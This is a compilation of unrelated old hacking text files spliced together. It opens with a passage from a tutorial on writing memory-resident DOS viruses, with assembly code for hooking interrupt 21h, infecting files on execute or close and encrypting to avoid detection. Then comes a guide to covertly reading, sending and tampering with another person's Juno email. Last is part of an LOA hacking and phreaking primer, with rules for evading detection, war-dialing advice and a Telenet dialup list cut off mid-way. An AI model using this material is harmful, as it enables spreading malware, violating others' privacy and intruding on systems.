int  21h     ; to es:bx
mov  word ptr ds:oldint21,bx ; save it
mov  word ptr ds:oldint21+2,es
mov  dx,offset int21 ; ds:dx->new int 21h handler in virus

```

```

mov ax,2521h ; set handler
int 21h

```

And direct manipulation:

```

xor ax,ax
mov ds,ax
lds bx,ds:[21h*4]
mov word ptr es:oldint21,bx
mov word ptr es:oldint21+2,ds
mov ds,ax
mov ds:[21h*4],offset int21
mov ds:[21h*4+2],es

```

Delta offset calculations are not needed since the location of the variables is known. This is because the virus is always loaded into high memory starting in offset 0.

```

AAAAAAAAAAAAAAAAAAAA
INTERRUPT HANDLER
AAAAAAAAAAAAAAAAAAAA

```

The interrupt handler intercepts function calls to DOS and waylays them.

The interrupt handler typically begins with a check for a call to the installation check. For example:

```

int21:
  cmp ax,9999h ; installation check?
  jnz not_installation_check
  xchg ax,bx   ; return bx = 9999h if installed
  iret        ; exit interrupt handler
not_installation_check:
; rest of interrupt handler goes here

```

With this out of the way, the virus can trap whichever DOS functions it wishes. Generally the most effective function to trap is execute (ax=4b00h), as the most commonly executed files will be infected. Another function to trap, albeit requiring more work, is handle close. This will infect on copies, viewings, patchings, etc. With some functions, prechaining is desired; others, postchaining. Use common sense. If the function destroys the filename pointer, then use prechaining. If the function needs to be completed before infection can take place, postchaining should be used. Prechaining is simple:

```

pushf          ; simulate an int 21h call
call dword ptr cs:oldint21

```



```

; The following code ensures that the flags will be properly set upon
; return to the caller
pushf
push bp
push ax

; flags          [bp+10]
; calling CS:IP [bp+6]
; flags new     [bp+4]
; bp            [bp+2]
; ax            [bp]

mov bp, sp      ; setup stack frame
mov ax, [bp+4] ; get new flags
mov [bp+10], ax; replace the old with the new

pop ax          ; restore stack
pop bp
popf

```

To exit the interrupt handler after prechaining, use an iret statement rather than a ret or retf. Postchaining is even simpler:

```

jmp dword ptr cs:oldint21 ; this never returns to the virus int
handler

```

When leaving the interrupt handler, make sure that the stack is not unbalanced and that the registers were not altered. Save the registers right after prechaining and long before postchaining.

Infection in a resident virus is essentially the same as that in a nonresident virus. The only difference occurs when the interrupt handler traps one of the functions used in the infection routine. For example, if handle close is trapped, then the infection routine must replace the handle close int 21h call with a call to the original interrupt 21h handler, a la:

```

pushf
call dword ptr cs:oldint21

```

It is also necessary to handle encryption in another manner with a resident virus. In the nonresident virus, it was not necessary to preserve the code at all times. However, it is desirable to keep the interrupt handler(s) decrypted, even when infecting. Therefore, the virus should keep two copies of itself in memory, one as code and one as data. The encryptor

should encrypt the secondary copy of the virus, thereby leaving the interrupt handler(s) alone. This is especially important if the virus traps other interrupts such as int 9h or int 13h.

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
A THEORY ON RESIDENT VIRUSES
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Resident viruses can typically be divided into two categories; slow and fast infectors. They each have their own advantages and disadvantages.

Slow infectors do not infect except in the case of a file creation. This infector traps file creations and infects upon the closing of the file. This type of virus infects on new file creations and copying of files. The disadvantage is that the virus spreads slowly. This disadvantage is also an advantage, as this may keep it undetected for a long time. Although slow infectors sound ineffective, in reality they can work well. Infection on file creations means that checksum/CRC virus detectors won't be able to checksum/CRC the file until after it has been infected. Additionally, files are often copied from one directory to another after testing. So this method can work.

Fast infectors infect on executes. This type of virus will immediately attack commonly used files, ensuring the continual residency of the virus in subsequent boots. This is the primary advantage, but it is also the primary disadvantage. The infector works so rapidly that the user may quickly detect a discrepancy with the system, especially if the virus does not utilise any stealth techniques.

Of course, there is no "better" way. It is a matter of personal preference. The vast majority of viruses today are fast infectors, although slow infectors are beginning to appear with greater frequency.

If the virus is to infect on a create or open, it first must copy the filename to a buffer, execute the call, and save the handle. The virus

must then wait for a handle close corresponding to that handle and infect using the filename stored in the buffer. This is the simplest method of infecting after a handle close without delving into DOS internals.

AA
IF YOU DON'T UNDERSTAND IT YET
AA
don't despair; it will come after some time and much practise. You will soon find that resident viruses are easier to code than nonresident viruses. That's all for this installment, but be sure to grab the next one.

--+ Juno Hacker Text v1.0 +--

=====

Index:

- Ia. What Juno Is
- Ib. How Juno Works
- Ic. How To Read Someone's Mail
- Id. How To Send Files Through Someone's Mail Without Them Knowing It
- Ie. Changing The Last User

Ia. What Juno Is

Juno is a a free e-mail program for the Windows platform (available at www.Juno.com). You don't need to have an internet connection to access Juno (once you've got the software.) It has area codes in just about everywhere in the United States. It dials up to a local area phone number, then downloads and sends your mail. (They make their money from little advertisements throughout the program.)

Ib. How Juno Works

1.Directory Structure:

Juno is defaultly installed into your C:\Program Files\Juno. The users are within that directory (each user has his own directory) and are easy to spot because they are the USER000* directories. Example: C:\Program Files\Juno\USER0001 would be one user. C:\Program Files\Juno\USER0002 would be another. To find out which user is in which directory, each USER

folder has a Juno.ini file in it. Open it.
In there you will find something like:

```
[UserInfo]
User=This_is_the_users_name
Password=EAF84873845702
Salt=1D6F7D8798D4D639
```

The "User" is the name you are trying to find out (so you know who's mail you're reading.) The Password is NOT what Juno uses to decrypt, then check the password. I have tried deleting it, changing it and everything else, and I was still able to log in with my normal password. As of the time this file was written, I do not know how the password structure works.
(but that's ok.. we wont need it) ;-]

2.Address Books

The address books are (of course) email addresses saved by the user so he doesn't have to remember them. They are in the USER's folder with the name "addrbook.nv". open it with Edit (DOS's way of editing things.. type: "edit filename" to edit a file in DOS) and see how it works. Note: if you try to edit it with Notepad, it will save it as a .txt even if you change it to "all files". You can add, delete, or edit addresses.. If you want to mess them up so that they get all returned mail, make it something that they wont notice.

Example:

```
change BOBSMITH@WHATEVER.COM
to BOBSMITH@WHATEVER.COM (notice the "O" changed to "0")
```

Here is what several of the files are:

```
-Inbox FOLD0000.FRM
-Outbox FOLD0001.FRM
-Deleted FOLD0002.FRM
-Sent FOLD0003.FRM
-Draft FOLD0004.FRM
-AutoSave FOLD0005.FRM
```

Ic. How To Read Someone's Mail

Just open thier fold0000.frm file in Edit. They are all stored in the same file.

Id. How To Send Files Through Someone's Mail Without Them Knowing It

Juno's Outbox is stored in the fold0001.frm file (as shown above). Open that in DOS with Edit and put the following text.

```
<----From here---->
```

```
this_is_ the_email_message.
                From: Whoever
```

To: person@domain.com
Date: Fri, 13 Nov 1998 11:15:18 -0600
Subject: this_is_the_subject_line...
Full-Name:
X-Status: Unsent
X-Juno-Att: 0
MIME-Version: 1.0
Content-Type: text/plain
Content-Transfer-Encoding: 7bit

<-----To Here----->

Then in Edit press "alt" (to get the menu).
Select "File" then "Save".

IMPORTANT: The next time the person starts up Juno, he
will be prompted: "Just get mail" or "Get AND Send
mail". There really isn't much to worry about if the
person isn't a heavy thinker. But if they look around a
little bit, they'll find your message. But I've never
had anyone notice so far. ;-]

Ie. Changing The Last User


When the last person who used juno exits, Juno
automatically saves that person to disk so that next
time Juno is started up again, the last user to access
it is the one appearing on the drop-down box. This is
no big deal, but if you want to say to someone "I wasn't
the last one on", here is your "proof". Open the
C:\Program Files\Juno\Lib\Juno.ini file. Scroll down
until you see this:

```
[History]  
Last user=USER_NAME  
Session ended=TRUE  
Recovery failed=
```

Now, just change the user name to one that exists on
the computer you are using. If you try to change it to
a user name that doesn't exist on your computer, it won't
work.

This phile may be destributed freely.

nidgid@thepentagon.com
<http://pages.prodigy.net/nidgid/>



Revelation, Phreaked Out, Hack Attack, Electric Jaguar, and
Phreak Show

I started LOA when I discovered that there were many good hackers and phreakers in my area. I thought that an organized group of hackers and phreakers would accomplish much more than an individual could by himself. Thus the Legion Of the Apocalypse was formed and has been around for a while since. Our main goal is to show the public what hacking and phreaking is all about and to reveal confidential information to the hacking/phreaking community so that we can learn more about computers, telephones, electronics, etc. We are hoping to get our own World Wide Web page soon, so keep an eye out for it. It will contain all of the hacking, phreaking, computer, telephone, security, electronics, virus, and carding information that you could possibly want.

Also, if some of you are wondering why I chose the word Revelation as my handle, well, Revelation means revealing or unveiling, which is exactly what I intend to do as a hacker/phreaker.

I intend to reveal all the information that I can gather while hacking and phreaking.

Anyway, I wrote this document because I have read all the files that I could get my hands on and noticed that there has never been a really good file written that guided beginning hackers and phreakers step by step.

When I began hacking and started reading all of the beginner files, I still had many un-answered questions. My questions were eventually answered, but only through LOTS of reading and practice. In this file, I hope to give basic step by step instructions that will help beginning hackers and phreakers get started. But, DO NOT think that this will save you from having to read alot. If you want to be a hacker/phreaker, reading is the most important thing you can do. You will have to do ALOT of reading no matter what.

This document was intended for beginners, but it can also be used as a reference tool for advanced hackers and phreakers.

Please distribute this document freely. Give it to anyone that you know who is interested in hacking and/or phreaking. Post it on your World Wide Web page, Ftp sites, and BBS's. Do whatever you want with it as long as it stays UNCHANGED.

As far as I know, this is the most complete and in depth beginners guide available, that is why I wrote it. Also, I plan to have new volumes come out whenever there has been a significant change in the material provided, so keep an eye out for them. LOA is planning on starting an on-line magazine, so look for that too. And we are also starting a hacking business. Owners of businesses can hire us to hack into their systems to find the security faults. The name of this company is A.S.H. (American Security Hackers), and it is run by LOA. If you have any questions about this company, or would like to hire us, or just want security advice, please E-Mail A.S.H. at "an641839@anon.penet.fi".

This document is divided into three main sections with many different sub-sections in them. The Table Of Contents is below:

Table Of Contents:

I. HACKING

- A. What is hacking?
- B. Why hack?
- C. Hacking rules
- D. Getting started
- E. Where and how to start hacking
- F. Telenet commands
- G. Telenet dialups
- H. Telenet DNIC's
- I. Telenet NUA's
- J. Basic UNIX hacking
- K. Basic VAX/VMS hacking
- L. Basic PRIME hacking
- M. Password list
- N. Connecting modems to different phone lines
- O. Viruses, Trojans, and Worms

II. PHREAKING

- A. What is phreaking?
- B. Why phreak?
- C. Phreaking rules
- D. Where and how to start phreaking
- E. Boxes and what they do
- F. Red Box plans
- G. Free calling from COCOT's
- H. ANAC numbers

III. REFERENCE

- A. Hacking and phreaking W.W.W. pages
- B. Good hacking and phreaking text files
- C. Hacking and phreaking Newsgroups
- D. Rainbow Books
- E. Hacking and phreaking magazines
- F. Hacking and phreaking movies
- G. Hacking and phreaking Gopher sites
- H. Hacking and phreaking Ftp sites
- I. Hacking and phreaking BBS's
- J. Cool hackers and phreakers
- K. Hacker's Manifesto
- L. Happy hacking!

* DISCLAIMER *

"Use this information at your own risk. I Revelation, nor any other member of LOA, nor the persons providing this file, will NOT assume ANY responsibility for the use, misuse, or abuse, of the information provided herein. The following information is provided for educational purposes ONLY. The informaion is NOT to be used for illegal purposes. By reading this file you ARE AGREEING to the following terms: I understand that using this information is illegal. I agree to, and

understand, that I am responsible for my own actions. If I get into trouble using this information for the wrong reasons, I promise not to place the blame on Revelation, LOA, or anyone that provided this file. I understand that this information is for educational purposes only. This file may be used to check your security systems and if you would like a thorough check contact A.S.H.

This file is basically a compilation of known hacking and phreaking information and some information gathered from my own experience as a hacker/phreaker. I have tried to make sure that everything excerpted from other documents was put in quotes and labeled with the documents name, and if known, who wrote it. I am sorry if any mistakes were made with quoted information."

-Revelation-
LOA

I. HACKING

A. What is hacking?

Hacking is the act of penetrating computer systems to gain knowledge about the system and how it works.

Hacking is illegal because we demand free access to ALL data, and

we get it. This pisses people off and we are outcasted from society, and

in order to stay out of prison, we must keep our status of being a hacker/phreaker a secret. We can't discuss our findings with anyone but

other members of the hacking/phreaking community for fear of being punished. We are punished for wanting to learn. Why is the government spending huge amounts of time and money to arrest hackers when there are

other much more dangerous people out there. It is the murderers, rapists, terrorists, kidnappers, and burglars who should be punished for what they have done, not hackers. We do NOT pose a threat to anyone. We are NOT out to hurt people or there computers. I admit that there are some people out there who call themselves hackers and who deliberately damage computers. But these people are criminals, NOT hackers. I don't care what the government says, we are NOT criminals. We are NOT trying to alter or damage any system. This is widely misunderstood. Maybe one day people will believe us when we say that all we want is to learn.

There are only two ways to get rid of hackers and phreakers. One is to get rid of computers and telephones, in which case we would find other means of getting what we want.(Like that is really going to happen.) The other way is to give us what we want, which is free access to ALL information. Until one of those two things happen, we are not going anywhere.

B. Why hack?

As said above, we hack to gain knowledge about systems and the way they work. We do NOT want to damage systems in any way. If you do damage a system, you WILL get caught. But, if you don't damage anything, it is very unlikely that you will be noticed, let alone be tracked down and arrested, which costs a considerable amount of time and money.

Beginners should read all the files that they can get their hands on about anything even remotely related to hacking and phreaking, BEFORE they start hacking. I know it sounds stupid and boring but it will definitely pay off in the future. The more you read about hacking and phreaking, the more unlikely it is that you will get caught. Some of the most useless pieces of information that you read could turn out to be the most helpful. That is why you need to read everything possible.

C. Hacking rules

1. Never damage any system. This will only get you into trouble.
2. Never alter any of the systems files, except for those needed to insure that you are not detected, and those to insure that you have access into that computer in the future.
3. Do not share any information about your hacking projects with anyone but those you'd trust with your life.
4. When posting on BBS's (Bulletin Board Systems) be as vague as possible when describing your current hacking projects. BBS's CAN be monitored by law enforcement.
5. Never use anyone's real name or real phone number when posting on a BBS.
6. Never leave your handle on any systems that you hack in to.
7. DO NOT hack government computers.
8. Never speak about hacking projects over your home telephone line.
9. Be paranoid. Keep all of your hacking materials in a safe place.
10. To become a real hacker, you have to hack. You can't just sit around reading text files and hanging out on BBS's. This is not what hacking is all about.

D. Getting started

The very first thing you need to do is get a copy of PKZIP or some other file unzipping utility. Nearly everything that you download from the Internet or from a BBS will be zipped. A zipped file is a file that has been compressed. Zipped files end with the extension ".zip".

Then you need to get yourself a good prefix scanner.(also known as a War Dialer) This is a program that automatically dials phone numbers beginning with the three numbers (prefix) that you specify. It checks to see if the number dialed has a carrier.(series of beeps that tells you that you have dialed a computer) Try and find a large business area prefix to scan. It is these businesses that have interesting computers. There are many good scanners out there, but I would recommend Autoscan or A-Dial. These are very easy to use and get the job done quickly and efficiently.

E. Where and how to start hacking

After you get yourself a good scanner, scan some prefixes and find some cool dialups, then do the following: From your terminal, dial the number you found. Then you should hear a series of beeps (carrier) which tells you that you are connecting to a remote computer. It should then say something like "CONNECT 9600" and then identify the system that you are on. If nothing happens after it says "CONNECT 9600" try hitting enter a few times. If you get a bunch of garbage adjust your parity, data bits, stop bits, baud rate, etc., until it becomes clear.

That is one way of connecting to a remote computer. Another way is through Telenet or some other large network.

Telenet is a very large network that has many other networks and remote computers connected to it.

Ok, here is how you would connect to a remote computer through Telenet:

First, you get your local dialup(phone number) from the list that I have provided in Section G. Then you dial the number from your terminal and connect.(If you get a bunch of garbage try changing your parity to odd and your data bits to 7, this should clear it up.) If it just sits there hit enter and wait a few seconds, then hit enter again. Then it will say "TERMINAL=" and you type in your terminal emulation. If you don't know what it is just hit enter. Then it will give you a prompt that looks like "@". From there you type "c" and then the NUA (Network User Address) that you want to connect to. After you connect to the NUA, the first thing you need to do is find out what type of system you are on.(i.e. UNIX, VAX/VMS, PRIME, etc.)

There are other things that you can do on Telenet besides connecting to an NUA. Some of these commands and functions are listed in the next section.

You can only connect to computers which accept reverse charging. The only way you can connect to computers that don't accept reverse charging is if you have a Telenet account. You can try hacking these. To do this, at the "@" prompt type "access". It will then ask you for your Telenet ID and password.

Telenet is probably the safest place to start hacking because of the large numbers of calls that they get. Make sure you call during business hours (late morning or early afternoon) so there are many other people on-line.

F. Telenet commands

Here is a list of some Telenet commands and their functions. This is only a partial list. Beginners probably won't use these commands, but I put them here for reference anyway.

| COMMAND | FUNCTION |
|-----------|-----------------------------------|
| c | Connect to a host. |
| stat | Shows network port. |
| full | Network echo. |
| half | Terminal echo. |
| telemail | Mail.(need ID and |
| password) | |
| mail | Mail.(need ID and |
| password) | |
| set | Select PAD parameters |
| cont | Continue. |
| d | Disconnect. |
| hangup | Hangs up. |
| access | Telenet account.(ID and password) |

G. Telenet dialups

Here is the list of all the Telenet dialups that I know of in the U.S.A., including the city, state, and area code:

| STATE,CITY: | AREA CODE: | NUMBER: |
|------------------|------------|----------|
| AL, Anniston | 205 | 236-9711 |
| AL, Birmingham | 205 | 328-2310 |
| AL, Decatur | 205 | 355-0206 |
| AL, Dothan | 205 | 793-5034 |
| AL, Florence | 205 | 767-7960 |
| AL, Huntsville | 205 | 539-2281 |
| AL, Mobile | 205 | 432-1680 |
| AL, Montgomery | 205 | 269-0090 |
| AL, Tuscaloosa | 205 | 752-1472 |
| AZ, Phoenix | 602 | 254-0244 |
| AZ, Tucson | 602 | 747-0107 |
| AR, Ft.Smith | 501 | 782-2852 |
| AR, Little Rock | 501 | 327-4616 |
| CA, Bakersfield | 805 | 327-8146 |
| CA, Chico | 916 | 894-6882 |
| CA, Colton | 714 | 824-9000 |
| CA, Compton | 213 | 516-1007 |
| CA, Concord | 415 | 827-3960 |
| CA, Escondido | 619 | 741-7756 |
| CA, Eureka | 707 | 444-3091 |
| CA, Fresno | 209 | 233-0961 |
| CA, Garden Grove | 714 | 898-9820 |
| CA, Glendale | 818 | 507-0909 |

| | | | |
|--------------------|-----|-----|----------|
| CA, Hayward | | 415 | 881-1382 |
| CA, Los Angeles | 213 | | 624-2251 |
| CA, Marina Del Rey | 213 | | 306-2984 |
| CA, Merced | | 209 | 383-2557 |
| CA, Modesto | | 209 | 576-2852 |
| CA, Monterey | | 408 | 646-9092 |
| CA, Norwalk | | 213 | 404-2237 |
| CA, Oakland | | 415 | 836-4911 |
| CA, Oceanside | 619 | | 430-0613 |
| CA, Palo Alto | 415 | | 856-9995 |
| CA, Pomona | | 714 | 626-1284 |
| CA, Sacramento | 916 | | 448-6262 |
| CA, Salinas | | 408 | 443-4940 |
| CA, San Carlos | 415 | | 591-0726 |
| CA, San Diego | 619 | | 233-0233 |
| CA, San Francisco | | 415 | 956-5777 |
| CA, San Jose | 408 | | 294-9119 |
| CA, San Pedro | 213 | | 548-6141 |
| CA, San Rafael | 415 | | 472-5360 |
| CA, San Ramon | 415 | | 829-6705 |
| CA, Santa Ana | 714 | | 558-7078 |
| CA, Santa Barbara | | 805 | 682-5361 |
| CA, Santa Cruz | 408 | | 429-6937 |
| CA, Santa Rosa | 707 | | 656-6760 |
| CA, Stockton | 209 | | 957-7610 |
| CA, Thousand Oaks | | 805 | 495-3588 |
| CA, Vallejo | | 415 | 724-4200 |
| CA, Ventura | | 805 | 656-6760 |
| CA, Visalia | | 209 | 627-1201 |
| CA, West Covina | 818 | | 915-5151 |
| CA, Woodland Hills | 818 | | 887-3160 |
| CO, Colorado | 719 | | 635-5361 |
| CO, Denver | | 303 | 337-6060 |
| CO, Ft. Collins | 303 | | 493-9131 |
| CO, Grand Junction | 303 | | 241-3004 |
| CO, Greeley | | 303 | 352-8563 |
| CO, Pueblo | | 719 | 542-4053 |
| CT, Bridgeport | 203 | | 335-5055 |
| CT, Danbury | | 203 | 794-9075 |
| CT, Hartford | 203 | | 247-9479 |
| CT, Middletown | 203 | | 344-8217 |
| CT, New Britain | 203 | | 225-7027 |
| CT, New Haven | 203 | | 624-5954 |
| CT, New London | 203 | | 447-8455 |
| CT, Norwalk | | 203 | 866-7404 |
| CT, Stamford | 203 | | 348-0787 |
| CT, Waterbury | 203 | | 753-4512 |
| DE, Dover | | 302 | 678-8328 |
| DE, Newark | | 302 | 454-7710 |
| DC, Washington | 202 | | 429-7896 |
| DC, Washington | 202 | | 429-7800 |
| FL, Boca Raton | 407 | | 338-3701 |
| FL, Cape Coral | 813 | | 275-7924 |
| FL, Cocoa Beach | 407 | | 267-0800 |
| FL, Daytona Beach | | 904 | 255-2629 |
| FL, Ft. Lauderdale | 305 | | 764-4505 |
| FL, Gainesville | 904 | | 338-0220 |

| | | | |
|---------------------|-----|-----|----------|
| FL, Jacksonville | | 904 | 353-1818 |
| FL, Lakeland | 813 | | 683-5461 |
| FL, Melbourne | 407 | | 242-8247 |
| FL, Miami | | 305 | 372-0230 |
| FL, Naples | | 813 | 263-3033 |
| FL, Ocala | | 904 | 351-3790 |
| FL, Orlando | | 407 | 422-4099 |
| FL, Pensacola | 904 | | 432-1335 |
| FL, Pompano Beach | | 305 | 941-5445 |
| FL, St. Petersburg | 813 | | 323-4026 |
| FL, Sarasota | 813 | | 923-4563 |
| FL, Tallahassee | 904 | | 681-1902 |
| FL, Tampa | | 813 | 224-9920 |
| FL, West Palm Beach | 407 | | 833-6691 |
| GA, Albany | | 912 | 888-3011 |
| GA, Athens | | 404 | 548-5590 |
| GA, Atlanta | | 404 | 523-0834 |
| GA, Augusta | | 404 | 724-2752 |
| GA, Columbus | 404 | | 571-0556 |
| GA, Macon | | 912 | 743-8844 |
| GA, Rome | | 404 | 234-1428 |
| GA, Savannah | 912 | | 236-2605 |
| HI, Oahu | | 808 | 528-0200 |
| ID, Boise | | 208 | 343-0611 |
| ID, Idaho Falls | 208 | | 529-0406 |
| ID, Lewiston | 208 | | 743-0099 |
| ID, Pocatella | 208 | | 232-1764 |
| IL, Aurora | | 312 | 896-0620 |
| IL, Bloomington | 309 | | 827-7000 |
| IL, Chicago | | 312 | 938-0600 |
| IL, Decatur | | 217 | 429-0235 |
| IL, DeKalb | | 815 | 758-2623 |
| IL, Joliet | | 815 | 726-0070 |
| IL, Peoria | | 309 | 637-8570 |
| IL, Rockford | 815 | | 965-0400 |
| IL, Springfield | 217 | | 753-1373 |
| IL, Urbana | | 217 | 384-6428 |
| IN, Bloomington | 812 | | 332-1344 |
| IN, Evansville | 812 | | 424-7693 |
| IN, Ft. Wayne | 219 | | 426-2268 |
| IN, Gary | | 219 | 882-8800 |
| IN, Indianapolis | | 317 | 299-0024 |
| IN, Kokomo | | 317 | 455-2460 |
| IN, Lafayette | 317 | | 742-6000 |
| IN, Muncie | | 317 | 282-6418 |
| IN, South Bend | 219 | | 233-7104 |
| IN, Terre Haute | 812 | | 232-5329 |
| IA, Ames | | 515 | 233-6300 |
| IA, Cedar Rapids | | 319 | 364-0911 |
| IA, Davenport | 319 | | 324-2445 |
| IA, Des Moines | 515 | | 288-4403 |
| IA, Dubuque | | 319 | 556-0783 |
| IA, Iowa City | 319 | | 351-1421 |
| IA, Sioux City | 712 | | 255-1545 |
| IA, Waterloo | 319 | | 232-5441 |
| KS, Lawrence | 913 | | 843-8124 |
| KS, Manhattan | 913 | | 537-0948 |

| | | | |
|-------------------|-----|-----|----------|
| KS, Salina | | 913 | 825-7900 |
| KS, Topeka | | 913 | 233-9880 |
| KS, Wichita | | 316 | 262-5669 |
| KY, Bowling Green | | 502 | 782-7941 |
| KY, Frankfort | 502 | | 875-4654 |
| KY, Lexington | 606 | | 233-0312 |
| KY, Louisville | 502 | | 589-5580 |
| KY, Owensboro | 502 | | 686-8107 |
| LA, Alexandria | 318 | | 445-1053 |
| LA, Baton Rouge | 504 | | 343-0753 |
| LA, Lafayette | 318 | | 233-0002 |
| LA, Lake Charles | | 318 | 436-0518 |
| LA, Monroe | | 318 | 387-6330 |
| LA, New Orleans | 504 | | 524-4094 |
| LA, Shreveport | 318 | | 221-5833 |
| ME, Augusta | | 207 | 622-3123 |
| ME, Brewer | | 207 | 989-3081 |
| ME, Lewiston | 207 | | 784-0105 |
| ME, Portland | 207 | | 761-4000 |
| MD, Annapolis | 301 | | 224-8550 |
| MD, Baltimore | 301 | | 727-6060 |
| MD, Frederick | 301 | | 293-9596 |
| MA, Boston | | 617 | 292-0662 |
| MA, Brockton | 508 | | 580-0721 |
| MA, Fall River | 508 | | 677-4477 |
| MA, Framingham | 508 | | 879-6798 |
| MA, Lawrence | 508 | | 975-2273 |
| MA, Lexington | 617 | | 863-1550 |
| MA, Lowell | | 508 | 937-5214 |
| MA, New Bedford | 508 | | 999-2915 |
| MA, Northampton | 413 | | 586-0510 |
| MA, Pittsfield | 413 | | 499-7741 |
| MA, Salem | | 508 | 744-1559 |
| MA, Springfield | 413 | | 781-3811 |
| MA, Woods Hole | 508 | | 540-7500 |
| MA, Worcester | 508 | | 755-4740 |
| MI, Ann Arbor | 313 | | 996-5995 |
| MI, Battle Creek | | 616 | 968-0929 |
| MI, Detroit | | 313 | 964-2988 |
| MI, Flint | | 313 | 235-8517 |
| MI, Grand Rapids | | 616 | 774-0966 |
| MI, Jackson | | 517 | 782-8111 |
| MI, Kalamazoo | 616 | | 345-3088 |
| MI, Lansing | | 517 | 484-0062 |
| MI, Midland | | 517 | 832-7068 |
| MI, Muskegon | 616 | | 726-5723 |
| MI, Pontiac | | 313 | 332-5120 |
| MI, Port Huron | 313 | | 982-8364 |
| MI, Saginaw | | 517 | 790-5166 |
| MI, Southfield | 313 | | 827-4710 |
| MI, Traverse City | | 616 | 946-2121 |
| MI, Warren | | 313 | 575-9152 |
| MN, Duluth | | 218 | 722-1719 |
| MN, Mankato | | 517 | 388-3780 |
| MN, Minneapolis | 612 | | 341-2459 |
| MN, Rochester | 507 | | 282-5917 |
| MN, St. Cloud | 612 | | 253-2064 |

| | | | |
|--------------------|-----|-----|----------|
| MS, Gulfport | 601 | | 863-0024 |
| MS, Jackson | | 601 | 969-0036 |
| MS, Meridian | 601 | | 482-2210 |
| MS, Starkville | 601 | | 324-2155 |
| MO, Columbia | 314 | | 449-4404 |
| MO, Jefferson City | 314 | | 634-5178 |
| MO, Kansas City | 816 | | 221-9900 |
| MO, St. Joseph | 816 | | 279-4797 |
| MO, St. Louis | 314 | | 421-4990 |
| MO, Springfield | 417 | | 864-4814 |
| MT, Billings | 406 | | 245-7649 |
| MT, Great Falls | 406 | | 771-0067 |
| MT, Helena | | 406 | 443-0000 |
| MT, Missoula | 406 | | 721-5900 |
| NE, Lincoln | | 402 | 475-4964 |
| NE, Omaha | | 402 | 341-7733 |
| NV, Las Vegas | 702 | | 737-6861 |
| NV, Reno | | 702 | 827-6900 |
| NH, Concord | | 603 | 224-1024 |
| NH, Durham | | 603 | 868-2924 |
| NH, Manchester | 603 | | 627-8725 |
| NH, Nashua | | 603 | 880-6241 |
| NH, Portsmouth | 603 | | 431-2302 |
| NJ, Atlantic City | | 609 | 348-0561 |
| NJ, Freehold | 201 | | 780-5030 |
| NJ, Hackensack | 201 | | 488-6567 |
| NJ, Marlton | | 609 | 596-1500 |
| NJ, Merchantville | | 609 | 663-9297 |
| NJ, Morristown | 201 | | 455-0275 |
| NJ, New Brunswick | | 201 | 745-2900 |
| NJ, Newark | | 201 | 623-0469 |
| NJ, Passaic | | 201 | 778-5600 |
| NJ, Paterson | 201 | | 684-7560 |
| NJ, Princeton | 609 | | 799-5587 |
| NJ, Rahway | | 201 | 815-1885 |
| NJ, Redbank | | 201 | 571-0003 |
| NJ, Roseland | 201 | | 227-5277 |
| NJ, Sayreville | 201 | | 525-9507 |
| NJ, Trenton | | 609 | 989-8847 |
| NM, Albuquerque | 505 | | 243-4479 |
| NM, Las Cruces | 505 | | 526-9191 |
| NM, Santa Fe | 505 | | 473-3403 |
| NY, Albany | | 518 | 465-8444 |
| NY, Binghamton | 607 | | 772-6642 |
| NY, Buffalo | | 716 | 847-1440 |
| NY, Dear Park | 516 | | 667-5566 |
| NY, Hempstead | 516 | | 292-3800 |
| NY, Ithaca | | 607 | 277-2142 |
| NY, New York City | | 212 | 741-8100 |
| NY, New York City | | 212 | 620-6000 |
| NY, Plattsburgh | 518 | | 562-1890 |
| NY, Poughkeepsie | | 914 | 473-2240 |
| NY, Rochester | 716 | | 454-1020 |
| NY, Syracuse | 315 | | 472-5583 |
| NY, Utica | | 315 | 797-0920 |
| NY, Whit Plains | 914 | | 328-9199 |
| NC, Asheville | 704 | | 252-9134 |

| | | | |
|----------------------|-----|-----|----------|
| NC, Charlotte | 704 | | 332-3131 |
| NC, Fayetteville | | 919 | 323-8165 |
| NC, Gastonia | 704 | | 865-4708 |
| NC, Greensboro | 919 | | 273-2851 |
| NC, High Point | 919 | | 889-7494 |
| NC, North Wilkesboro | 919 | | 838-9034 |
| NC, Raleigh | | 919 | 834-8254 |
| NC, Res Tri Park | | 919 | 549-8139 |
| NC, Tarboro | | 919 | 823-0579 |
| NC, Wilmington | 919 | | 763-8313 |
| NC, Winston-Salem | | 919 | 725-2126 |
| ND, Fargo | | 701 | 235-7717 |
| ND, Grand Forks | 701 | | 775-7813 |
| ND, Mandan | | 701 | 663-2256 |
| OH, Canton | | 216 | 452-0903 |
| OH, Cincinnati | 513 | | 579-0390 |
| OH, Cleveland | 216 | | 575-1658 |
| OH, Columbus | 614 | | 463-9340 |
| OH, Dayton | | 513 | 461-5254 |
| OH, Elyria | | 216 | 323-5059 |
| OH, Hamilton | 513 | | 863-4116 |
| OH, Kent | | 216 | 678-5115 |
| OH, Lorain | | 216 | 960-1170 |
| OH, Mansfield | 419 | | 526-0686 |
| OH, Sandusky | 419 | | 627-0050 |
| OH, Springfield | 513 | | 324-1520 |
| OH, Toledo | | 419 | 255-7881 |
| OH, Warren | | 216 | 394-0041 |
| OH, Wooster | | 216 | 264-8920 |
| OH, Youngstown | 216 | | 743-1296 |
| OK, Bartlesville | | 918 | 336-3675 |
| OK, Lawton | | 405 | 353-0333 |
| OK, Oklahoma City | | 405 | 232-4546 |
| OK, Stillwater | 405 | | 624-1113 |
| OK, Tulsa | | 918 | 584-3247 |
| OR, Corvallis | 503 | | 754-9273 |
| OR, Eugene | | 503 | 683-1460 |
| OR, Hood River | 503 | | 386-4405 |
| OR, Klamath Falls | | 503 | 882-6282 |
| OR, Medford | | 503 | 779-6343 |
| OR, Portland | 503 | | 295-3028 |
| OR, Salem | | 503 | 378-7712 |
| PA, Allentown | 215 | | 435-3330 |
| PA, Altoona | | 814 | 949-0310 |
| PA, Carlisle | 717 | | 249-9311 |
| PA, Danville | 717 | | 271-0102 |
| PA, Erie | | 814 | 899-2241 |
| PA, Harrisburg | 717 | | 236-6882 |
| PA, Johnstown | 814 | | 535-7576 |
| PA, King Of Prussia | 215 | | 337-4300 |
| PA, Lancaster | 717 | | 295-5405 |
| PA, Philadelphia | | 215 | 574-9462 |
| PA, Pittsburgh | 412 | | 288-9950 |
| PA, Reading | | 215 | 376-8750 |
| PA, Scranton | 717 | | 961-5321 |
